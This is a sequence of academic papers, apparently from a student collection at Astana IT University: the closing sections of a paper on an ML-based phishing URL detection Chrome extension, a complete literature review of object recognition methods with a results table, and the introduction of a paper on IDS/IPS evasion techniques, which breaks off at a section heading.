Furthermore, an important feature of this project is the integration of external threat intelligence feeds, such as PhishTank and Google Safe Browsing APIs, to enrich the machine learning model. Initial experiments show that these feeds can significantly improve detection accuracy by providing a continuously updated blacklist of known phishing domains. But third-party database dependency introduces dependency issues, and alternative approaches such as self-improving algorithms that improve with time based on exposure to novel attacks are under experimentation.

From a usability standpoint, preliminary comments on test users suggest that the UI of the Chrome extension should be simple and unobtrusive. Users should be notified of forthcoming threats without disturbing the browsing process. A well-designed notification system and proper visual cues are the most important factors in triggering the appropriate response on a user's part when faced with a malicious site. Future testing will focus on user behavior testing, false positives and false negatives to continue to tune the usability-security tradeoff.

Throughout development, rigorous testing with a labeled phishing and legit URL test dataset will be used to estimate detection accuracy, precision, recall, and false positive rates. Real-world deployment and user feedback will also provide further insight into optimizations and areas of improvement to move forward overall system performance.

For proper testing of the phishing URL detection system's performance, a scheduled test has been structured. Testing would be done on a labeled list of legitimate and phishing URLs that are gathered from large repositories such as PhishTank, OpenPhish, and Alexa's top sites. The dataset would be assumed as a minimum of 10,000 + URLs for diversity in web patterns and attack patterns.

1. Evaluation Metrics

Effectiveness measures of the system will be assessed through a set of typical classification measures:

- Accuracy – Number of correctly classified URLs (phishing and genuine) over total samples.
- Precision – The percentage of the discovered phishing URLs that actually displayed phishing, to exclude false positives.
- Recall – The proportion of phishing URLs detected correctly, in order to exclude false negatives.
- F1-score – Harmonic mean of recall and precision to obtain an average measure of false positives and false negatives.
- False Positive Rate (FPR) – The ratio of the actual sites incorrectly reported as phishing.
- False Negative Rate (FNR) – The ratio of the phishing websites that were incorrectly reported as safe.
- Model Latency – Average time taken to analyze a URL and provide a classification.

The system would also be tested iteratively a number of times using cross-validation techniques so that bias will be low and generalizability high. Real-time testing would also be conducted using live web traffic to identify resistance to constantly evolving phishing strategies.

2. Expected Outcomes

Drawing lessons from previous studies in phishing detection systems, machine learning classifiers with URL-based and HTML-based features have attained precision of between 90% and 98%. Our method is expected to record at least 95% precision and recall higher than 90%, thus guaranteeing a high degree of detection effectiveness coupled with a minimal rate of false positives. Real-world performance may differ based on adaptive phishing attacks, obfuscation, and new evasion techniques.

To combat these threats, the project will explore adaptive learning techniques, where the model is updated continuously in terms of new threats that are being faced in the wild. Ensemble methods—using multiple classifiers such as Random Forest, XGBoost, and neural networks collectively—will also be explored to determine the most effective approach to phishing URL detection with minimal computational overhead.

3. Future Testing and Optimization

Aside from original benchmarking, testing will also involve user-driven experimentation, where actual browser behavior in a real environment will be simulated to ascertain usability. Some of the main points under review include:

- User response time to phishing warnings – How quick users are in responding to warnings.
- Effectiveness of warning messages – Finding out whether warnings are comprehensible and persuasive enough to repel phishing attempts.
- Impact on browser speed while performing – Supporting minimal delay while opening web pages.

By conducting these experiments, the system will be fine-tuned to achieve the best possible balance between security, accuracy, and usability. The results of these experiments will then be used to fine-tune both the machine learning algorithm and the user interface so that an extremely efficient as well as hassle-free product in real use is developed.

V. DISCUSSION&CONCLUSIONS

Machine Learning-based Phishing URL Detection Tool development is challenging but worthy in the area of cyber security. The project tries to enhance web security by using the power of machine learning processes for more efficient detection of phishing attacks. While developing, some crucial observations have been conducted that affect the overall efficiency, usability, and effectiveness of the system.

One of the most compelling arguments is the computation vs. accuracy trade-off. Deep learning models are capable of being extremely accurate but might be computationally intensive, making them less than optimal for real-time detection within a browser extension. On the other hand, quick machine learning algorithms such as decision trees and random forests can respond quickly but perhaps with lower detection rates against sophisticated phishing attacks. A compromise solution could be to pair machine learning with real-time reputation scanning of the URL. This would be a good middle ground between speed and precision.

The second most important issue is how quickly the model will respond to new phishing techniques. Phishers continue to develop new methods of avoiding classic detection, URL encoding, shortening, and dynamically generated URLs. A statically trained model with older phishing datasets will soon become outdated. To counter this, periodic learning processes where the model is trained on new batches of phishing datasets

can go a long way in enhancing its capacity to detect emerging threats. This, however, is accompanied by the requirement for an updated dataset collection pipeline and system of automatic retraining and deployment.

Integrating the detection system into a Google Chrome extension adds another challenge. The extension must provide instant feedback to users while being as non-intrusive to the browsing experience as possible. Initial trials have shown that server-side classification incurs small delays, which can impact usability. A better approach would be to use a client-side pre-classification system, where URLs are inspected locally before being sent on to a backend server only in unclear cases. This hybrid method would reduce latency while maintaining high accuracy for difficult-to-classify URLs.

User trust and false positives are also project success determinants. A system frequently making misidentifications of authentic websites as phishing sites can be annoying and result in loss of user trust in the tool. Otherwise, not being able to identify real phishing threats can expose users to cyber attacks. To address this, the model must be fine-tuned so that precision and recall are in equilibrium while minimizing false positives while security is high. Refinement through user feedback mechanisms, such as having a means to report misclassified URLs, can also be applied.

1. Practical Implementation

Future development could include incorporating natural language processing (NLP) techniques to search for text content on potential sites, yet another detection improvement. Compatibility with other browsers and mobile devices would further open up the tool to more users. Incorporating behavioral analysis, in which activity of a user on a given website is monitored to see if suspicious patterns of activity emerge, would introduce still another level of protection against phishing.

As a whole, the development of this Phishing URL Detection Tool is an optimistic step towards enhancing online security through machine learning. Although model adaptability, computational expense, and false positive avoidance are yet to be resolved, near-future optimizations and refinements will allow for the formulation of a robust, user-friendly, and effective phishing detection system. With continued evolution of cyber attacks, this project paves the way for future research in AI-driven cybersecurity solutions.

ACKNOWLEDGMENT *(Heading 5)*

This research was conducted as part of the cybersecurity program at **Astana IT University**. The author expresses gratitude to **mentors and professors** who provided valuable guidance throughout the project. Additionally, appreciation is extended to colleagues and fellow researchers who contributed to discussions and feedback.

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Review of models and methods of object recognition from images

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***Abstract*—Although object recognition has evolved significantly over recent years, it still has limitations that are worth addressing. This study will provide a review of advancements in object recognition methodologies, comparing the effectiveness of transfer learning and self-supervised learning techniques. With deep learning models requiring extensive labeled datasets, transfer learning enables knowledge transfer from large pre-trained models to specific tasks with limited data, whereas self-supervised learning allows models to learn meaningful representations from unlabeled data. This paper highlights the advantages, limitations and applications of these approaches in different domains, including medical imaging, autonomous systems and environmental monitoring. Furthermore, it discusses challenges such as domain adaptation, scalability and the computational costs associated with each method. By analyzing recent innovations and experimental evaluations, this research provides insights into selecting the optimal learning approach for diverse object recognition tasks, bridging the gap between theoretical advancements and real-world applications.**

***Index Terms*—Object recognition, deep learning, natural language processing, supervised learning, unsupervised learning, generative learning, contrast learning, image processing, neural networks, training data**

I. Introduction

It is evident that object recognition has already integrated a wide range of objects across various domains, from autonomous navigation to medical imaging. As a fundamental aspect of computer vision, object recognition enables machines to identify, classify and analyze objects in images or video streams, driving innovations in robotics, security, industrial automation and beyond. With the rapid advancement of deep learning, traditional methods relying on handcrafted features have been largely replaced by data-driven approaches that leverage neural networks for feature extraction and classification.

Among these advancements, two predominant techniques — transfer learning and self-supervised learning have emerged as effective solutions to address challenges such as data scarcity, computational efficiency and model generalization. Transfer learning allows models pre-trained on large datasets to be fine-tuned for specific tasks with minimal labeled data, reducing training time and improving accuracy. However, self-supervised learning enables models to extract meaningful representations from a large amount of unlabeled data, minimizing the reliance on costly annotations.

II. Literature review

This section examines researches on object recognition, displaying advancements, methodologies and challenges. It explores deep learning approaches, hybrid techniques integrating geometric features and multimodal sensor fusion, providing a comparative analysis of their effectiveness and limitations.

A. Deep Learning Architectures: Evolution, Fusion and Adaptation

Object recognition has evolved significantly from handcrafted feature-based methods like HOG, SIFT and PCA to deep learning approaches. Traditional techniques required extensive manual engineering and struggled with generalization across diverse scenes. The rise of deep learning revolutionized this field, as demonstrated by Jiang et al. [1] who calibrated a pre-trained VGGNet-16 for remote sensing object recognition. Their framework extracts local features from convolutional layers and global semantic context from fully connected layers, enhancing classification accuracy.

Instead of relying solely on local descriptors, their method integrates Fisher vector pooling, which captures both feature distribution and variability. This fusion of global and local features enables fine-grained recognition of aircraft and ships in remote sensing images. By employing a support vector machine (SVM) for classification, the approach combines deep learning's representational power with the robustness of classical classifiers.

Deep learning has also been adapted for domain-specific challenges, such as underwater imaging, where low light, high noise and limited training data pose difficulties. Himri et al. [2] introduced a pipeline that processes 3D laser-scan point clouds, integrating segmentation with recognition and pose estimation for enhanced underwater object identification. Zhang et al. [3] further refined this approach with AX-YOLO, a YOLOX-based model tailored for underwater object recognition. Their optimizations, including enhanced median filtering and fine-tuned optimizers, significantly improved recognition accuracy and real-time performance.

Remote sensing also benefits from deep learning's advancements. Due to variations in object appearance caused by scale, angle and illumination changes, Jiang et al. [2] leveraged CNNs to extract multi-scale features and fuse them for improved generalization. This hybrid approach, combining

deep feature learning with statistical pooling methods, has driven further research into robust object recognition models.

Innovations in network design have significantly improved object recognition efficiency. Lightweight backbones like MobileNetV2 and separable convolutions reduce model complexity while maintaining accuracy. Huang et al. [3] demonstrated improvements in YOLOv4, optimizing its architecture for faster inference and reduced memory consumption—critical for real-time applications like autonomous driving and robotic monitoring.

Training strategies have also evolved, with techniques such as Mosaic and Mixup augmentations allowing models to generalize better from limited data. These methods introduce variations in object appearance, enhancing robustness. Adaptive learning rate schedules and regularization techniques further accelerate model convergence, making them particularly valuable for domains like underwater imaging or security screening, where high-quality labeled data is scarce.

B. Domain-Specific Challenges and Adaptations

Remote sensing imagery presents challenges due to densely packed objects with similar spectral characteristics, making accurate classification difficult. The first paper [1] addresses this by adjusting CNNs to distinguish between closely related object classes, such as different types of aircraft and ships. Their approach integrates both global and local features while employing Fisher vector pooling to refine feature representation. This technique enhances details, reduces redundancy across varying sensor resolutions and imaging conditions, ensuring more reliable object recognition.

Underwater imaging remains one of the most challenging areas for object recognition due to the unique properties of the aquatic environment. Water causes light scattering and absorption, leading to poor image contrast and significant noise. This paper [2] tackles these issues by leveraging 3D point clouds derived from laser scanning, which bypass many of the limitations of traditional 2D imaging. Their integrated pipeline is capable of segmenting complex scenes, identifying objects and even estimating their pose in three-dimensional space.

The subsequent work by this research [3] further refines underwater recognition by developing the AX-YOLO model. This model introduces specialized data preprocessing and augmentation techniques that account for the typical low resolution and noise present in underwater images. In addition, AX-YOLO's optimizer is fine-tuned to work effectively on small sample sizes, a common issue in underwater datasets. These innovations collectively lead to an object recognition system that achieves high mAP and operates in real time, thus supporting underwater robotic operations and marine resource management.

Security screening, particularly in transportation and border control, relies heavily on the rapid and accurate detection of prohibited objects within X-ray images. The inherent challenge lies in the limited availability of X-ray images containing controlled objects such as knives or guns. C. Ma, L. Zhuo, J. Li, Y. Zhang and J. Zhang [5] address this by synthesizing realistic X-ray images. Their method involves acquiring clean X-ray images without prohibited items and then digitally fusing images of objects (sourced from external datasets) with the X-ray backgrounds. This synthetic data generation allows the deep learning model to learn features that generalize well across different X-ray machines and imaging conditions. The system employs state-of-the-art one-stage detection algorithms (often variants of YOLO) that have been further adapted to the unique characteristics of X-ray imagery through color and shape adjustments. The result is a detection system that significantly improves both the speed and accuracy of screening processes, reducing passenger wait times and improving security measures.

The application of object recognition in assistive technologies highlights another critical domain. K. Srinivasan and V. R. Azhaguramyaa [6] present a wearable IoT device that is designed to help visually impaired users navigate their environment. This system combines multiple sensory inputs: a Pi camera for capturing live video, a microphone for receiving voice commands and motion sensors to trigger recognition processes. The object detection module, built using the ssdlitemobilenet framework, processesual input in real time and identifies household objects. Once an object is recognized, the system uses a text-to-speech engine (CMU Flite) to convey the object's identity and its distance from the user. This integration of vision and auditory feedback demonstrates how object recognition technology can be embedded into compact, low-power devices that operate offline—an essential feature for assistive applications where connectivity and battery life are critical constraints.

The IoT-based systems also benefit from continuous improvements in hardware, such as the availability of more powerful yet energy-efficient processors and sensors. These advancements enable the deployment of sophisticated object recognition algorithms in wearable devices, thereby expanding the potential for technology to improve everyday life for individuals with visual impairments.

C. Geometric Feature Extraction: Triangle Geometry and Beyond

Even as deep learning has surged to the forefront, there remains a persistent interest in geometric methods that provide invariance and interpretability. One such approach involves the extraction of triangle geometry features. N. A. Arbain et al. [7] provide an extensive review of methods that model objects by constructing triangles from key points in images. The fundamental idea is to represent an object's shape through a set of geometric descriptors such as side lengths, angle bisectorsand gradients. In applications such as handwritten digit recognition or facial analysis, triangle-based descriptors can capture subtle variations in shape that are robust to changes in orientation and scale.

N. R. Soora, S. R. Puli and V. Sunkari [8] take this approach further by proposing novel feature extraction techniques that compute the triangular area and perimeter from segmented

objects. In their framework, objects are first divided into regions using segmentation methodsand triangles are formed from critical points determined by the spatial distribution of pixels. The resulting features are assembled into a high-dimensional vector that is then classified using statistical methods, such as Chi-Square statistics. This method is particularly effective when the objects exhibit distinct geometric patterns that remain consistent despite transformations such as rotation, scaling, or translation. Such techniques are also computationally efficient and can be especially valuable in scenarios where training data are limited or where real-time processing is required.

Topological data analysis (TDA) offers another perspective on feature extraction by focusing on the global structure of data. E. U. Samani and A. G. Banerjee [9] introduce a novel descriptor known as TOPS (Topological features Of Point cloud Slices). In their method, the object's 3D point cloud—extracted from depth images is normalized through a series of rotations and translations to align it with standard coordinate axes. The point cloud is then sliced along a predetermined axis and for each slice, a filtration of simplistic complexes is constructed. Persistent homology is applied to these filtrations to track the evolution of connected components (0-D holes), loops (1-D holes) and voids (2-D holes). The key output is the persistence diagram, which records the birth and death times of topological features. By vectorizing these diagrams into persistence images and stacking them across slices, the TOPS descriptor encapsulates the object's invariant topological structure.

This descriptor is particularly potent to occlusion and noise, as it captures the global shape in a manner that is largely invariant to minor perturbations. Moreover, the use of persistent homology aligns well with human cognitive processes, where we recognize objects based on overall structure rather than pixel-level details. The THOR (TOPS for Human-inspired Object Recognition) framework developed alongside this descriptor integrates ideas of object unity and constancy, which allow the model to "normalize" the view of occluded objects, thereby facilitating recognition in cluttered environments.

D. Integrated Object and Text Recognition Systems: A Multimodal Approach

In many real-world applications, particularly those involving indoor localization and intelligent transportation, the need to recognize both objects and textual information is paramount. These papers [10] [11] propose integrated systems that simultaneously perform object detection and optical character recognition (OCR). In these systems, a fast one-stage object detector - such as YOLO9000 or YOLOv3 - is first employed to localize regions that potentially contain objects and text. These regions are then processed by a dedicated OCR engine, typically based on Tesseract, to extract textual information.

Such a dual-stage pipeline addresses several challenges. First, the one-stage detector ensures real-time performance by processing each frame and identifying candidate regions with high confidence. Second, the use of an OCR module allows the system to leverage contextual cues, such as road signs, license plates, or building numbers, to further refine object recognition and provide semantic context. This is particularly valuable in applications like autonomous driving, where the combination of visual object recognition and text analysis can improve situational awareness and decision-making.

The integration of object and text recognition has led to the development of modular system architectures. For instance, the system described by P. S. Ilyasi, G. Gupta, M. S. Sai, K. Saatwik, B. S. Kumar and D. Vij [11] includes modules for object detection, dimension measurement and text extraction. The dimension measurement module utilizes techniques such as erosion, dilation and contour detection to compute the spatial dimensions of detected objects. This information is then combined with the text recognized from the same regions to provide a more complete description of the scene.

The importance of these integrated systems is additionally underscored by their application in highly diverse areas such as smart transportation, in which real-time detection of road signs as well as vehicle license plates is greatly critical for safety along with navigation, in addition to indoor localization, in which textual cues are actively used in order to determine the position of a mobile robot. The multimodal nature of such advanced systems integrates visual, spatial, as well as textual data. It shows the increasing complexity along with the developed capability of contemporary recognition frameworks.

E. Comparative Evaluations and Multimodal Perception in Robotics

Robotic applications demand robust perception systems that can operate reliably under diverse and dynamic conditions. H. Fan, G. Zhang, Y. Zhou, J. Hu, Y. Xiao and S. Zhang [12] provide a comparative study of several state-of-the-art segmentation and open-set object detection models. Their evaluation focuses on models such as SAM (Segment Anything Model) and its derivatives (Mobile SAM and HQ-SAM), as well as open-set detectors like Grounding DINO and YOLO-world. By comparing these models on metrics such as segmentation time, pixel accuracyand recall, the study sheds light on the trade-offs between speed and accuracy in real-time applications.

The findings highlight that models like Mobile SAM and YOLO-world excel in real-time applications due to their speed, while HQ-SAM and Grounding DINO prioritize segmentation accuracy for precision-focused tasks. These comparisons guide researchers in selecting models based on specific robotic needs while emphasizing the ongoing challenge of developing recognition methods that generalize across environments.

A key trend in robotic perception is the integration of multimodal sensing, such as RGB, depth (RGB-D), thermal and LiDAR, to compensate for individual sensor limitations. For instance, depth data can enhance object recognition in low-light conditions where RGB images struggle. Fusing these modalities enables more robust feature extraction and improves recognition accuracy.

Recent advancements have focused on architectures that learn invariant representations across modalities, often leverag-

ing convolutional neural networks pre-trained for multimodal inputs. These approaches have been effectively applied in autonomous vehicles and indoor robotics, where consistent object recognition under diverse conditions is essential. The comparative studies reinforce the importance of sensor fusion in enhancing adaptability and resilience in robotic perception systems.

F. Neuroscientific Perspectives and Cognitive Models in Object Recognition

Understanding the biological basis of object recognition can provide valuable insights that inspire computational models. Neuroscientific research has shown that the human brain employs a range of strategies to achieve robust recognition despite occlusions, clutterand variations in viewing conditions. O. Rogozhnikova et al. [13] investigated the neural activity in the retrosplenial cortex (RSC) of mice during both place and object recognition tasks. Their experiments, which involved recording calcium activity via fiber-optic photometry, revealed that object exploration is associated with a decrease in RSC activity. This finding suggests that the RSC may play a role in distinguishing between spatial context and object identity, potentially by filtering out redundant spatial information when an object is clearly recognized.

The concepts of object unity and object constancy are fundamental to human visual perception. Object unity refers to the cognitive ability to recognize an object as a single, coherent entity even when only parts of it are visible due to occlusion. Object constancy is the ability to recognize objects regardless of changes in viewpoint, illumination, or partial occlusion. These cognitive strategies have inspired computational models such as the THOR framework introduced by Samani and Banerjee [9]. In their approach, the TOPS descriptor—derived from persistent homology of point cloud slices—mimics the human ability to "normalize" views by aligning and extracting global shape features that remain invariant across different perspectives.

By incorporating these principles, computational models can achieve higher robustness in cluttered environments. The neuroscientific insights into how the brain processes object information are gradually being translated into algorithmic frameworks that blend data-driven learning with theory-based invariances. This convergence is expected to yield recognition systems that not only perform at high accuracy levels but also exhibit a form of robustness that parallels human visual perception.

G. Hybrid Approaches: Merging Traditional Techniques with Modern Deep Learning

While deep learning continues to dominate object recognition research, there remains a significant body of work that explores hybrid methods—combining classical image processing techniques with modern learning algorithms. A. Ahmed, A. Jalal and A. A. Rafique [14] present a hybrid method that begins with K-means clustering to group pixels based on color similarity and regional proximity. Once clusters are formed, they are merged using segmentation algorithms to generate salient regions within the image. These segmented regions serve as candidates for object detectionand the Generalized Hough Transform (GHT) is subsequently applied to perform template matching. Finally, a genetic algorithm is used as a recognizer engine to optimize class assignments and refine the matching process.

Although the reported accuracy of this approach (approximately 80.2% on the MSRC dataset) may not rival that of state-of-the-art deep networks, it offers distinct advantages in terms of computational efficiency and interpretability. Hybrid methods are especially valuable in scenarios where training data are limited or where system explainability is a critical requirement. The use of evolutionary algorithms (e.g., genetic algorithms) further adds an adaptive component, enabling the system to dynamically refine its recognition strategy based on the characteristics of the input data.

A promising hybrid approach combines hand-crafted geometric features with deep learning representations. Geometric descriptors, such as those based on triangle geometry, capture invariant shape characteristics that remain robust under transformations like rotation or scaling. By integrating these with deep convolutional network features, researchers create composite feature vectors that enhance recognition performance, particularly in scenarios where deep learning alone struggles to generalize.

This fusion of learned and engineered features reflects a broader trend in model hybridization. By integrating multiple information sources—geometric, topological, or pixel-based—researchers aim to develop more robust and adaptable object recognition systems, overcoming the limitations of individual approaches.

III. Discussion

Table I presents a summary of recent applications of Transfer Learning (TL) and Self-Supervised Learning (SSL) across various domains, with a focus on medical and industrial applications. The table provides an overview of 17 research studies, detailing their application tasks, categorical classification, underlying architectures and reported performance metrics.

Object recognition has evolved significantly across various domains, leveraging deep learning, geometric feature extraction and evolutionary algorithms to improve accuracy and robustness. In remote sensing applications, Jiang et al. (2019) employed VGGNet-16 combined with Fisher Vector Pooling to enhance aircraft and ship detection, achieving up to 96.94% accuracy. Similarly, underwater object recognition has been advanced by Himri et al. (2025), who integrated 3D point cloud processing with SLAM, reaching an accuracy of 91.05% in pose estimation and recognition. Zhang et al. (2022) further improved underwater object detection using AX-YOLO (Improved YOLOX), demonstrating comparable results but highlighting challenges in occlusion scenarios.

In multi-object recognition, Huang et al. (2021) proposed an Improved YOLOv4 model with MobileNetV2 for real-

TABLE I
SUMMARY OF TL AND SSL APPLICATIONS

Articles	Application Tasks	Categories	Architectures	Performance (%)
Jiang et al. (2019)	Aircraft and Ship Recognition	Remote Sensing/Object Recognition	VGGNet-16 with Fisher Vector Pooling	96.94/Acc (Aircraft), 95.45/Acc (Ships)
Himri et al. (2025)	Underwater Object Recognition	Autonomous Underwater Vehicle (AUV) Navigation	3D Point Cloud Processing with SLAM	91.05/Acc
Zhang et al. (2022)	Underwater Object Recognition	Marine Biology	AX-YOLO (Improved YOLOX)	91.05/Acc
Huang et al. (2021)	Multi-Object Recognition	Road Traffic Monitoring	Improved YOLOv4 with MobileNetV2	85.12/Acc
Zheng et al. (2021)	Prohibited Object Detection in X-ray Images	Security Screening	YOLO-based Object Detection	92/Prec, 91/Rec
Srinivasan et al. (2019)	IoT-based Object Recognition	Assistive Technology for Visually Impaired	TensorFlow SSD MobileNet	94/Acc (Bottle), 85/Acc (Chair)
Arbain et al. (2019)	Triangle Geometry-Based Object Recognition	Biometric, Vehicle Detection, Digit Recognition	Triangle Geometry Features Extraction	99.18/Acc (Devanagari Characters)
Soora et al. (2021)	Object Recognition using Geometrical Feature Extraction	Optical Character Recognition (OCR), Shape Recognition	Triangular Area and Perimeter Calculation with Chi-Square Classification	99.2/Acc (Numerals), 97.5/Acc (Alphabets)
Samani and Banerjee (2024)	Object Recognition in Cluttered Environments	Robotics, Indoor Scene Understanding	Persistent Homology-Based Object Recognition (THOR)	91.3/Acc (Cluttered Objects)
Ghosh et al. (2020)	Text and Sign Recognition for Indoor Localization	Mobile Robot Navigation	YOLO9000 (YOLOv2) with Py-Tesseract OCR	90.5/Acc
Ilyasi et al. (2021)	Object-Text Detection and Recognition System	Intelligent Transportation, Autonomous Driving	YOLOv3 with Tesseract OCR	93.7/Acc
Fan et al. (2024)	Comparative Study of Object Recognition for Robots	Robotic Perception	SAM, YOLO-World, Grounding DINO	91.2/Acc (YOLO-World), 95.3/Acc (Grounding DINO)
Ahmed et al. (2019)	Salient Segmentation-Based Object Detection	Surveillance, Robotics, Medical Imaging	Hybrid Genetic Transform with Generalized Hough	86.1/Acc
Kim et al. (2009) [15]	Mobile-Based Flower Recognition	Mobile Vision Applications	Difference Image Entropy (DIE)	95/Acc
Hershey et al. (2015) [16]	Multi-Scale Object Recognition	ISR (Intelligence, Surveillance, Reconnaissance)	MAJOR (Multifactor Information Distributed Analytics Technology Aide)	81.3/Acc (Object Detection)
Kushal et al. (2007) [17]	3D Object Recognition	Category-Level Object Recognition	Partial Surface Models (PSMs)	62.8/AP (VOC Challenge)
Lin and Bhanu (2005) [18]	Evolutionary Feature Synthesis	Synthetic Aperture Radar (SAR) Object Recognition	Coevolutionary Genetic Programming (CGP)	98.7/Acc (Two-Class SAR)

time road traffic monitoring, achieving an 85.12% accuracy. Meanwhile, prohibited object detection in X-ray security screening was tackled by Zheng et al. (2021) using a YOLO-based approach, resulting in 92% precision and 91% recall. Another innovative application was developed by Srinivasan et al. (2019) in assistive technology for the visually impaired, utilizing TensorFlow SSD MobileNet to recognize everyday objects such as bottles and chairs, with recognition rates of 94% and 85%, respectively.

Geometric-based feature extraction techniques have also played a crucial role in object classification. Arbain et al. (2019) demonstrated the Triangle Geometry-Based Feature Extraction method for biometric and digit recognition, achieving an impressive 99.18% accuracy on Devanagari characters. Similarly, Soora et al. (2021) employed Triangular Area and Perimeter Calculation with Chi-Square Classification, leading to a 99.2% accuracy for numerals and 97.5% for alphabets. These techniques are especially useful for shape-based recognition systems where texture and color are not defining features.

Robotic applications have seen significant advancements in cluttered object recognition, where Samani and Banerjee (2024) implemented Persistent Homology-Based Recognition (THOR) to address occlusion challenges, reaching 91.3% accuracy. In indoor environments, Ghosh et al. (2020) integrated YOLO9000 (YOLOv2) with Py-Tesseract OCR for text and sign recognition, achieving 90.5% accuracy, aiding mobile robot navigation. A similar study by Ilyasi et al. (2021) combined YOLOv3 with Tesseract OCR to enhance road sign detection, improving intelligent transportation systems with 93.7% accuracy. Additionally, a comparative study by Fan et al. (2024) evaluated multiple object recognition techniques for robotics, including SAM, YOLO-World and Grounding DINO, with Grounding DINO outperforming others at 95.3% accuracy.

Moving beyond traditional vision systems, neuroscience research by Rogozhnikova et al. (2021) explored calcium activity in the retrosplenial cortex during object recognition in

mice, using fiber-optic photometry. In surveillance and medical imaging, Ahmed et al. (2019) introduced a Hybrid Genetic Transform with Generalized Hough, achieving 86.1% accuracy in salient segmentation-based object detection. For mobile vision applications, Kim et al. (2009) proposed a Mobile-Based Flower Recognition System, using Difference Image Entropy (DIE) to reach a 95% accuracy, making it highly efficient for portable recognition tasks.

In large-scale intelligence, surveillance and reconnaissance (ISR) applications, the authors [16] developed MAJOR (Multifactor Information Distributed Analytics Technology Aide) to handle multi-scale object recognition, achieving an 81.3% accuracy rate in detecting lost objects over geographic regions. Meanwhile, the other research [17] focused on category-level 3D object recognition using Partial Surface Models (PSMs), achieving a 62.8% average precision in the Pascal VOC Challenge, highlighting the challenges of viewpoint variability.

Finally, feature selection and synthesis have played a pivotal role in SAR (Synthetic Aperture Radar) object recognition, as demonstrated by Lin and Bhanu (2005). They introduced Coevolutionary Genetic Programming (CGP) to automatically generate composite feature vectors, leading to a remarkable 98.7% accuracy in distinguishing objects from clutter. Their approach highlights the power of evolutionary algorithms in feature extraction, outperforming traditional handcrafted feature selection methods.

IV. Conclusion

In conclusion, this paper analyzed and confirmed the critical role of deep learning advancements, hybrid approaches and domain-specific adaptations in shaping object recognition. The integration of global and local features, along with techniques like Fisher vector pooling and multimodal sensor fusion, has significantly enhanced accuracy and robustness across diverse applications, from remote sensing to security screening. Neuroscientific insights and topological methods have further contributed to more interpretable and invariant recognition models. These findings offer valuable insights for future research, guiding the exploration of alternative approaches that combine deep learning with structured feature extraction, improved training strategies and lightweight architectures. As research progresses, balancing efficiency, accuracy and adaptability will remain essential, ensuring that future recognition systems drive innovation in robotics, autonomous systems and assistive technologies, leading to more intelligent and resilient perception models.

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Evasion Techniques Against Intrusion Detection and Prevention Systems (IDS/IPS): Vulnerabilities, Attack Strategies, and Defense Mechanisms

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***Abstract*— This paper explores various evasion techniques used to bypass Intrusion Detection and Prevention Systems (IDS/IPS), highlighting their impact on cybersecurity. Attackers continuously develop sophisticated methods to evade detection, exploiting vulnerabilities in IDS/IPS mechanisms.**

This research aims to classify and analyze common evasion strategies, including obfuscation, encryption, fragmentation, and traffic manipulation. The study evaluates the effectiveness of existing defense mechanisms and proposes potential improvements to enhance detection capabilities. Through practical experiments and case studies, the paper demonstrates how attackers bypass security systems and how defenders can mitigate these threats. The findings contribute to strengthening network security by identifying weaknesses and optimizing IDS/IPS performance against evolving threats.

Keywords*— IDS, IPS, evasion techniques, cybersecurity, network security, adversarial machine learning, threat mitigation.

I. Introduction

In the contemporary and rapidly transforming domain of cybersecurity, Intrusion Detection and Prevention Systems (IDS/IPS) assume an indispensable function in the identification and mitigation of cyber threats. These sophisticated systems are meticulously engineered to perpetually scrutinize network traffic, discern anomalies, and avert unauthorized access. Nonetheless, cyber adversaries persistently innovate advanced evasion methodologies to circumvent IDS/IPS mechanisms, thereby engendering apprehensions regarding their efficacy and rendering networks susceptible to prospective security breaches.

The significance of this investigation is accentuated by the escalating volume and intricacy of cyber threats that capitalize on vulnerabilities inherent in IDS/IPS frameworks. Assailants implement a myriad of advanced evasion techniques, encompassing traffic obfuscation, encryption, fragmentation, and polymorphic strategies, thereby compelling security solutions to perpetually adapt in response. In spite of noteworthy progress in anomaly detection and the implementation of AI-driven security paradigms, contemporary IDS/IPS solutions continue to encounter considerable challenges in countering the adaptive evasion tactics employed by cyber adversaries.

This research endeavor aspires to systematically scrutinize and categorize prevalent evasion techniques utilized to circumvent IDS/IPS, evaluate their ramifications on network security, and investigate countermeasures aimed at augmenting detection efficacy. To realize these aims, the study concentrates on the following pivotal domains:

- **Investigating the architectural frameworks and operational tenets of IDS/IPS solutions**, discerning their strengths and limitations in the detection of evasive attack patterns.
- **Classifying and analyzing widespread IDS/IPS evasion techniques**, appraising their methodologies, effectiveness, and practical applications in real-world contexts.
- **Examining countermeasures and mitigation strategies**, evaluating their effectiveness and pinpointing areas necessitating enhancement.
- **Conducting empirical experiments and case studies** to illustrate evasion techniques within real-world scenarios and assess IDS/IPS responses.

This research employs a multifaceted methodology for the analysis of IDS/IPS evasion techniques:

- **Content Analysis:** An exhaustive review of scholarly literature, threat intelligence reports, and documented evasion strategies employed in actual cyberattacks.
- **Experimental Evaluation:** Simulating evasion tactics within a controlled setting to evaluate the detection capabilities of IDS/IPS.
- **Technological Exploration:** Investigating advancements in IDS/IPS technologies, including machine learning-based detection models and automated behavioral analysis.

This study holds particular relevance for cybersecurity professionals, network administrators, security researchers, and SOC analysts striving to fortify IDS/IPS defenses against evasive threats. Furthermore, the outcomes yield invaluable insights for developers of security solutions in the design of more robust detection mechanisms. By enhancing the comprehension of evasion techniques, this investigation contributes to the evolution of adaptive and intelligent security solutions capable of effectively countering emerging cyber threats.The Role of IDS/IPS in Cybersecutity and Its Limitations

A. The Evolution of IDS/IPS and Their Importance

Intrusion Detection and Prevention Systems (IDS/IPS) have emerged as indispensable elements of contemporary cybersecurity infrastructures. These systems meticulously observe network traffic, identify nefarious activities, and thwart unauthorized intrusions, thereby functioning as a primary defense mechanism against cyber threats. As network environments become progressively intricate, IDS/IPS are necessitated to evolve in order to effectively

manage encrypted traffic, sophisticated attack vectors, and adversarial techniques crafted to circumvent detection [1].

Initial IDS solutions, exemplified by the traditional Snort system, predominantly utilized signature-based detection, wherein established attack patterns were aligned with network traffic. Although this methodology proved efficacious against recognized threats, it encountered significant limitations when confronting polymorphic malware and zero-day exploits [2]. Recent innovations in anomaly-based IDS capitalize on machine learning and behavioral analysis to identify deviations from typical network behavior, thereby enhancing the detection of previously unidentified attacks [3]. Nonetheless, these methodologies present new complications, including an increase in false positives and computational demands, which render real-time deployment challenging within high-speed network environments [4].

B. Common Challenges and Limitations of IDS/IPS

